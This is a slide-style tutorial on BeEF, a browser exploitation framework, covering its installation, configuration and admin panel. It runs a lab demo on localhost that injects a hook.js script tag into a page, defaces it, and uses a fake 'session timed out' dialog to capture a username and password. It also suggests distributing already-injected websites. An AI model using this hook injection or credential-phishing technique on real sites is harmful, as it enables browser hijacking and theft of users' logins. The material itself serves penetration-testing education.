

# BeEF

The Browser Exploitation Framework  
By Hussain Al-Bin Hajji

Press Space for next page →

# What is BeEF ?

- BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.



# Why BeEF ?

- A huge portion of the technologies we use today are browser-based.
- Exploiting browsers is different than other types of exploits, due to browser applications serving code that runs on the client's machine.
- BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors.
- BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.



# Where to get BeEF

- BeEF is open-source and its code is hosted on their Github repo: <https://github.com/beefproject/beef>.
- The following are BeEF's requirements:
  - Mac OSX 10.5.0 or higher / modern Linux. Note: Windows is not supported
  - Ruby: 2.7 or newer.
  - SQLite: 3.x
  - Node.js: 10 or newer.

# Installing BeEF

- Upon satisfying the requirements, beef can be installed with:

```
git clone https://github.com/beefproject/beef.git
cd beef/
./install
```

- This will install everything that BeEF requires.

# Configuring BeEF

- BeEF can be configured through its `config.yaml` file.
- Upon installing it, the following **must** be configured:

```
#Credentials to authenticate in BeEF.  
#Used by both the RESTful API and the Admin interface  
credentials:  
  user: "beef"  
  passwd: "beef"
```

- If you want to change the default port (3000) it runs on, you can:

```
# HTTP server  
http:  
  debug: false #Thin::Logging.debug, very verbose. Prints also full exception stack trace.  
  host: "0.0.0.0"  
  port: "6666"
```

- Everything about BeEF can be configured, review the configuration file to tune it to your needs!

# Run BeEF

- Running it is simple, you just start it using:

```
./beef
```

```

beef — ./beef — beef — 136x49
./beef node ../page-example npm

[14:22:21][!] Warning: System language $LANG '' does not appear to be UTF-8 compatible.
[14:22:21][*] Browser Exploitation Framework (BeEF) 0.5.4.0
[14:22:21] | Twit: @beefproject
[14:22:21] | Site: https://beefproject.com
[14:22:21] | Blog: http://blog.beefproject.com
[14:22:21] | Wiki: https://github.com/beefproject/beef/wiki
[14:22:21][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
-> 0.0102s
[14:22:21][*] BeEF is loading. Wait a few seconds...
[14:22:24][*] 8 extensions enabled:
[14:22:24] | Demos
[14:22:24] | Events
[14:22:24] | XSSRays
[14:22:24] | Requester
[14:22:24] | Social Engineering
[14:22:24] | Network
[14:22:24] | Admin UI
[14:22:24] | Proxy
[14:22:24][*] 309 modules enabled.
[14:22:24][*] 3 network interfaces were detected.
[14:22:24][*] running on network interface: 127.0.0.1
[14:22:24] | Hook URL: http://127.0.0.1:3000/hook.js
[14:22:24] | UI URL: http://127.0.0.1:3000/ui/panel
[14:22:24][*] running on network interface: 10.83.92.128
[14:22:24] | Hook URL: http://10.83.92.128:3000/hook.js
[14:22:24] | UI URL: http://10.83.92.128:3000/ui/panel
[14:22:24][*] running on network interface: 10.20.1.12
[14:22:24] | Hook URL: http://10.20.1.12:3000/hook.js
[14:22:24] | UI URL: http://10.20.1.12:3000/ui/panel
[14:22:24][*] RESTful API key: 2b1f28f1bbe181a102616665d9ad2de61d9b4b33
[14:22:24][!] [GeoIP] Could not find MaxMind GeoIP database: '/usr/share/GeoIP/GeoLite2-City.mmdb'
[14:22:24][*] HTTP Proxy: http://127.0.0.1:6789
[14:22:24][*] BeEF server started (press control+c to stop)

```

# BeEF's UI

- BeEF provides a user-interface to make it easy to work with, it can be accessed through <http://127.0.0.1:3000/ui/panel>
- It will prompt you to sign in using the credentials you have specified in `config.yaml`.



**Authentication**

Username:


Password:

Login



# BeEF's UI

- The UI panel will show you all browsers BeEF hooked on, with their details and a list of ready commands to use.



# Hooking BeEF

- BeEF provides a **hook script**, which is a JavaScript file that gets injected into a website so that BeEF can take control of it:

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

- You can manually inject the script into a page's html, or distribute an already injected website.
- When someone opens the website with the hook script, they will show up on BeEF's panel.

# Victim's Details

- BeEF's try to fetch as much details through the browser about the victim's machine.

Hooked Browsers

Online Browsers

localhost

127.0.0.1

Offline Browsers

Getting Started

Logs

Zombies

Current Browser

Details

Logs

Commands

Proxy

XssRays

Network

Key

Value

browser.capabilities.webworker

Yes

browser.capabilities.wmp

No

browser.date.datestamp

Wed Mar 23 2022 13:16:30 GMT+0300 (Arabian Standard Time)

browser.engine

Blink

browser.language

en-US

browser.name

C

browser.name.friendly

Chrome

browser.name.reported

Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80 Safari/537.36

browser.platform

MacIntel

browser.plugins


PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF

browser.window.cookies

</


# BeEF's Network Graph.

- BeEF can show you a map of how it is hooked into the browser.



# BeEF's Commands

- BeEF has various command to attack or steal data from the victim.
- The commands working may depend on exploits that have been solved in modern browsers.





# Vulnerable Website Example

- I've created the following simple website with the hook script in it, and served it using Node.js:

```
<!DOCTYPE html>
<html>
<head>
  <!-- Notice the script injected here -->
  <script src="http://127.0.0.1:3000/hook.js"></script>
  <title>HACKING TIME</title>
</head>
<body>
  <h1>im bad!</h1>
</body>
</html>
```

```
const express = require("express");
const app = express();
const path = require("path");
app.get("/", (req, res) => {
  res.sendFile(path.join(__dirname, "/index.html"));
});
app.listen(9000, () => {
  console.log("started on 9000");
});
```

# Command: Replace

- An example attack is to deface the website into an intimidating one!

Module Tree

Search

Redirect Browser (iFrame)

Replace Component (Deface)

Replace Content (Deface)

Replace Videos

Webcam HTML5

Detect ActiveX

Detect Extensions

Detect FireBug

Detect MS Office

Detect Simple Adblock

Detect Unsafe ActiveX

Disable Developer Tools

Module Results History

i...	date	label
0	2022-03-23 15:49	command 1
1	2022-03-23 15:50	command 2

Replace Content (Deface)


Description: Overwrite the page, title and shortcut icon on the hooked page.

Id: 83

New Title: ATTACK BY BeEF - The Browser Exploitation Framework Project

New Favicon: http://0.0.0.0:3000/ui/media/images/favicon.ico

Deface Content: <h1> Hello From BeEF! </h1>



**Hello From BeEF!**

# Command: Pretty Theft

- Asks the user for their username and password, and returns them to BeEF.

theft

Misc (1)

Local File Theft

Social Engineering (1)

Pretty Theft

i...	date	label
0	2022-03-23 15:58	command 1

Description:

Asks the user for their username and password using a floating div.

Id:

123

Dialog Type:

YouTube

Backing:

Grey

Custom Logo (Generic only):

http://0.0.0.0:3000/ui/media/images/beef.png

Session Timed Out

YouTube

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Username:

Password:

Sign In

Module Results History

i...	date	label
0	2022-03-23 15:58	command 1

Command results

1

**data:** answer=huss:123

# Play Around!

- There are many commands you can test, modify and try.
- Review the commands list and see what you can exploit!

# Great Demo

- The following is a great demo for using BeEF: Basic hacking concepts: Using BeEF to attack browsers

